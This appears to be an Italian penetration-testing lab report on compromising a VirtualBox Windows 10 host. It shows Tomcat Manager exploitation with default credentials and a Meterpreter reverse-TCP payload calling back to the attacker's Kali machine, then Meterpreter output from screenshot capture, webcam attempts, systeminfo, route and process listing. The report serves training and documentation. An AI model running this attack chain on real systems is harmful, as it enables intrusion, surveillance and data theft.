
Comando Meterpreter screenshot eseguito con successo:

- File salvato localmente su Kali: /home/kali/wCHEmraf.jpeg
- Contesto: acquisizione di evidenze visive dello stato del desktop e delle interfacce del target a scopo di documentazione e report.
- Nota processuale: conservare i file originali e registrare data/ora per la catena di evidenza.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/wCHEmraf.jpeg
```

L’immagine mostra il sistema target Windows 10 con Icecast2 Server in esecuzione e connessioni attive, confermando l’ambiente di laboratorio predisposto per l’analisi delle vulnerabilità di rete e dei servizi esposti.

L’immagine mostra il desktop di un sistema operativo Windows 10, con l’applicazione Icecast2 Version 2.x aperta e in esecuzione.



GHOSTPROTOCOL

Msf Console

```
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)
meterpreter > webcam_snap
[-] The "webcam_snap" command is not supported by this Meterpreter type (java/windows)
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>systeminfo
systeminfo

Nome host:                         DESKTOP-9K1O4BT
Nome SO:                           Microsoft Windows 10 Pro
Versione SO:                       10.0.10240 N/D build 10240
Produttore SO:                     Microsoft Corporation
Configurazione SO:                 Workstation autonoma
Tipo build SO:                     Multiprocessor Free
Proprietario registrato:           user
Organizzazione registrata:
Numero di serie:                   00331-20305-79611-AA686
Data di installazione originale:   09/07/2024, 16:37:06
Tempo di avvio sistema:            11/11/2025, 17:08:40
Produttore sistema:                innotek GmbH
Modello sistema:                   VirtualBox
Tipo sistema:                      x64-based PC
Processore:                        1 processore(i) installati.
                                   [01]: AMD64 Family 25 Model 97 Stepping 2 AuthenticAMD ~4691 Mhz
Versione BIOS:                     innotek GmbH VirtualBox, 01/12/2006
Directory Windows:                 C:\Windows
Directory di sistema:              C:\Windows\system32
Dispositivo di avvio:              \Device\HarddiskVolume1
Impostazioni locali sistema:       it;Italiano (Italia)
Impostazioni locali di input:      it;Italiano (Italia)
Fuso orario:                       (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale:             4.096 MB
Memoria fisica disponibile:        3.000 MB
Memoria virtuale: dimensione massima: 5.504 MB
Memoria virtuale: disponibile:     4.305 MB
Memoria virtuale: in uso:          1.199 MB
Posizioni file di paging:          C:\pagefile.sys
Dominio:                           WORKGROUP
Server di accesso:                 N/D
Aggiornamenti rapidi:              N/D
Schede di rete:                    1 NIC installate.
                                   [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                         Nome connessione: Ethernet
                                         DHCP abilitato:   S♦
                                         Server DHCP:      192.168.200.2
                                         Indirizzi IP
                                         [01]: 192.168.200.200
Requisiti Hyper-V:                 Rilevato hypervisor. Le funzionalit♦ necessarie per Hyper-V non verranno visualizzate.
```

I comandi webcam_list e webcam_snap non sono supportati poiché la sessione è di tipo java/windows, che non include le estensioni webcam.

→ Dimostra i limiti funzionali del payload Java rispetto a Meterpreter nativo.

La tabella di routing mostra:

- IPv4:
  - 127.0.0.1 (loopback)
  - 192.168.200.200 (rete locale /24)

- IPv6:
  - ::1 (loopback IPv6)
  - fe80::5efe:c0a8:c8c8 (link-local)
  - → Indica che la macchina comunica esclusivamente in rete privata, senza gateway esterni configurati.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.200.200  255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                Netmask                                 Gateway  Metric  Interface
    ------                -------                                 -------  ------  ---------
    ::1                   ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::
    fe80::5efe:c0a8:c8c8  ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::
```

GHOSTPROTOCOL

Msf Console

- Elenco completo dei processi in esecuzione sul sistema compromesso, restituito da Meterpreter.
- Processi chiave individuati: tomcat7.exe, java.exe (esecuzione app Java/Tomcat), numerose istanze postgres.exe (DB attivo), explorer.exe, cmd.exe.
- Molti processi sono eseguiti da NT AUTHORITY\SYSTEM o servizi locali (svchost.exe), altri sotto l'account utente DESKTOP-9K104BT\user.
- Presenza di VBoxService.exe indica esecuzione su VirtualBox (conferma ambiente VM).
- Interpretazione: l'elenco conferma la presenza di servizi applicativi e database attivi sul target — informazioni utili per identificare vettori di persistenza, processi sfruttabili per escalation e possibili punti di interesse per la raccolta di evidenze.

```
meterpreter > ps

Process List
============

 PID   Name                  User                          Path
 ---   ----                  ----                          ----
 0     System Idle Process   NT AUTHORITY\System           System Idle Process
 4     System                NT AUTHORITY\SYSTEM           System
 232   taskhostw.exe         DESKTOP-9K104BT\user          taskhostw.exe
 276   smss.exe              NT AUTHORITY\SYSTEM           smss.exe
 348   svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 356   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
 432   wininit.exe           NT AUTHORITY\SYSTEM           wininit.exe
 448   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
 508   winlogon.exe          NT AUTHORITY\SYSTEM           winlogon.exe
 548   services.exe          NT AUTHORITY\SYSTEM           services.exe
 556   lsass.exe             NT AUTHORITY\SYSTEM           lsass.exe
 632   svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 692   svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 788   svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 824   svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 832   dwm.exe               Window Manager\DWM-1          dwm.exe
 900   svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 920   svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 984   VBoxService.exe       NT AUTHORITY\SYSTEM           VBoxService.exe
 992   svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 1252  WmsSelfHealingSvc.exe NT AUTHORITY\SYSTEM           WmsSelfHealingSvc.exe
 1260  WmsSvc.exe            NT AUTHORITY\SYSTEM           WmsSvc.exe
 1520  spoolsv.exe           NT AUTHORITY\SYSTEM           spoolsv.exe
 1640  svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 1764  unsecapp.exe          NT AUTHORITY\SYSTEM           unsecapp.exe
 1868  svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 1888  WmiPrvSE.exe          NT AUTHORITY\SERVIZIO DI RETE WmiPrvSE.exe
 2008  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 2112  explorer.exe          DESKTOP-9K104BT\user          explorer.exe
 2144  svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 2176  mqsvc.exe             NT AUTHORITY\SERVIZIO DI RETE mqsvc.exe
 2292  snmp.exe              NT AUTHORITY\SYSTEM           snmp.exe
 2304  TCPSVCS.EXE           NT AUTHORITY\SERVIZIO LOCALE  TCPSVCS.EXE
 2328  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 2336  pg_ctl.exe            NT AUTHORITY\SERVIZIO DI RETE pg_ctl.exe
 2352  tomcat7.exe           NT AUTHORITY\SYSTEM           tomcat7.exe
 2380  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 2400  SearchUI.exe          DESKTOP-9K104BT\user          SearchUI.exe
 2412  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 2500  conhost.exe           DESKTOP-9K104BT\user          conhost.exe
 2568  cmd.exe               DESKTOP-9K104BT\user          cmd.exe
 2740  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2760  conhost.exe           NT AUTHORITY\SERVIZIO DI RETE conhost.exe
 2816  tasklist.exe          NT AUTHORITY\SYSTEM           tasklist.exe
 2840  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3020  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3028  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3036  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3044  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3052  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3296  VBoxTray.exe          DESKTOP-9K104BT\user          VBoxTray.exe
 3564  tomcat7w.exe          DESKTOP-9K104BT\user          tomcat7w.exe
 3580  WmsSessionAgent.exe   NT AUTHORITY\SYSTEM           WmsSessionAgent.exe
 3720  sihost.exe            DESKTOP-9K104BT\user          sihost.exe
 3764  WmiPrvSE.exe          NT AUTHORITY\SYSTEM           WmiPrvSE.exe
 3776  taskhostw.exe         DESKTOP-9K104BT\user          taskhostw.exe
 3804  java.exe              NT AUTHORITY\SYSTEM           java.exe
 3828  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 4128  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 4192  RuntimeBroker.exe     DESKTOP-9K104BT\user          RuntimeBroker.exe
 4284  svchost.exe           DESKTOP-9K104BT\user          svchost.exe
 4480  SearchIndexer.exe     NT AUTHORITY\SYSTEM           SearchIndexer.exe
 4560  ShellExperienceHost.exe DESKTOP-9K104BT\user        ShellExperienceHost.exe
```

GHOSTPROTOCOL

Our Timeline

1. Ricognizione rete e conferma connettività
   - Verifica delle configurazioni IP sui due host (Windows: 192.168.200.200; Kali: 192.168.200.100) tramite ipconfig / ip a.
   - Test ICMP bidirezionale con ping (Windows → Kali e Kali → Windows) per validare la raggiungibilità e latenza.

2. Identificazione servizi attivi sul target
   - Osservazione desktop/servizi Windows (screenshot): Icecast2 in esecuzione; presenza di Apache Tomcat installato.
   - Avvio/controllo dei servizi sul target e sul laboratorio (Icecast2, Tomcat) per identificare vettori applicativi.

3. Avvio e configurazione scanner di vulnerabilità
   - Avvio del servizio Nessus su Kali (systemctl start nessusd) e accesso all'interfaccia web.
   - Creazione di una scansione (Basic Network Scan) diretta verso 192.168.200.200.
   - Scelta delle modalità di discovery (port scan, ARP/TCP/ICMP), assessment (scan web vulnerabilities quick, crawling) e impostazioni di report (verbosity massimo) e performance.

4. Esecuzione scansione e revisione risultati
   - Esecuzione della scansione "Build Week G5".
   - Risultato: numerose vulnerabilità (6 critiche, 11 high, 26 medium, 4 low, 127 info).
   - Identificazione di una vulnerabilità significativa relativa ad Apache Tomcat < 7.0.100 (issue AJP/Manager — possibile upload/execution di JSP).

5. Individuazione modulo exploit
   - Ricerca in Metasploit del modulo exploit/multi/http/tomcat_mgr_upload correlato al Tomcat Manager upload (rank: excellent).

6. Configurazione exploit / payload
   - Impostazione parametri exploit: RHOSTS=192.168.200.200, RPORT=8080, TARGETURI=/manager, credenziali usate (httpusername=admin, httppassword=password), payload java/meterpreter/reverse_tcp, LHOST 192.168.200.100, LPORT 7777.

7. Esecuzione exploit e ottenimento sessione
   - Lancio dell'exploit; listener attivato su Kali.
   - Upload e deploy della web-shell / JSP malevola tramite Tomcat Manager.
   - Ottenuta Meterpreter session (connessione inversa stabilita → "Meterpreter session 1 opened").

8. Enumerazione post-sfruttamento
   - Comandi Meterpreter: sysinfo / systeminfo → identificazione host (DESKTOP-9K104BT), sistema operativo (Windows 10 Pro, VM VirtualBox), memoria, CPU, lingua e fuso.
   - ipconfig / route / elenco interfacce → conferma IP e topologia di rete (192.168.200.200, rete isolata /24).
   - ps → elenco processi attivi (tomcat7.exe, java.exe, postgres.exe, svchost.exe, explorer.exe, VBoxService.exe, ecc.).
   - Tentativi di comandi aggiuntivi (es. webcam_list / webcam_snap) non supportati dal payload Java.

9. Acquisizione evidenze: screenshot salvato su Kali, salvataggio output testuali (systeminfo, ipconfig, ps, route).

GHOSTPROTOCOL

Executive Summary

Cosa è successo (sintesi):

- Durante un test in laboratorio è stata individuata una servizio web vulnerabile (Apache Tomcat esposto) su 192.168.200.200. Tramite una scansione Nessus è emersa una vulnerabilità associata a versioni di Tomcat < 7.0.100 e configurazioni insicure del Manager/AJP.
- È stato quindi utilizzato un modulo Metasploit (tomcat_mgr_upload) con credenziali deboli (admin:password) per caricare e deployare una JSP malevola, ottenendo così una sessione Meterpreter e accesso remoto al sistema. Successivamente è stata eseguita l'enumerazione del sistema e raccolte evidenze (screenshot, output comandi).

Causa principale:

- Combinazione di (almeno) due fattori:

1. Versione vulnerabile di Apache Tomcat (pre-7.0.100) che presenta vulnerabilità note relative al Manager/AJP.

2. Credenziali di amministrazione deboli/di default abilitate per il Tomcat Manager (es. admin:password) che hanno permesso autenticazione e upload.

Impatto potenziale osservato:

- Esecuzione di codice remoto (RCE) tramite JSP upload → controllo remoto dell'host.
- Accesso a dati locali, servizi applicativi (Tomcat, database PostgreSQL), possibile pivoting laterale se rete non segmentata.
- Possibilità di persistenza e raccolta/esfiltrazione di dati sensibili.

Evidenze raccolte:

- Output Nessus (vulnerabilità e conteggi).
- Messaggi Metasploit (upload, deploy, apertura Meterpreter session).
- Output Meterpreter/System commands: sysinfo/systeminfo, ipconfig, route, ps.
- Screenshot desktop e file immagine salvati su Kali (/home/kali/wCHEmraf.jpeg).

GHOSTPROTOCOL

Thank You

We Guard You!